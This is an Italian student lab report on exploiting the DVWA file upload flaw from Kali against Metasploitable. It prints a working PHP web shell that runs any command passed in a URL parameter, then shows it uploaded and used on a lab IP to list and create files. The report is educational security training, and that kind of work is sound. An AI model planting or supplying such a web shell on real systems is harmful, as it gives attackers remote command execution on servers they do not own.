Relazione S6L1

Luca Calvigioni

EXPLOIT FILE UPLOAD


obiettivo: Verificare la vulnerabilità di File Upload su Damn Vulnerable Web Application (DVWA)

Una volta che Kali e Metasploitable comunicano apriamo la pagina DVWA di Metasploitable su Kali facendo il login e impostando la sicurezza su Low.

CREAZIONE DELLA SHELL (shell.php)

```php
<?php
if (isset($_GET['cmd'])) {
    echo "<pre>";
    $cmd = ($_GET['cmd']);
    system($cmd);
    echo "</pre>";
} else {
    echo "Usage: ?cmd=<command>";
}
?>
```


Carico la shell sulla sezione Upload di DVWA, questo codice consente l'esecuzione di comandi remoti attraverso il parametro cmd passato nell'URL.




Una volta caricata la shell sfruttiamo la vulnerabilità per eseguire comandi da remoto sulla macchina Metasploitable tramite URL digitando:

“http://192.168.1.40/dvwa/hackable/uploads/shell.php?cmd=ls”

con LS otterremo una lista di file e cartelle presenti nel sito web da qua possiamo aggiungere ad esempio un “ciao” sul sito web e digitando nell’URL al posto di LS “touch ciao”





per verificare che la modifica sia andata a buon fine possiamo ridigitare nell’url LS per riottenere la lista aggiornata.

CONCLUSIONE

Il test ha dimostrato che la vulnerabilità di File Upload su DVWA, quando il livello di sicurezza è impostato su “Low”, consente l’inserimento di una shell PHP con cui eseguire comandi remoti sul server Metasploitable. Questa vulnerabilità permette a un attaccante di ottenere potenzialmente il controllo remoto del sistema.

L’utilizzo di Burpsuite è essenziale per intercettare le richieste HTTP confermando l’efficacia dell exploit.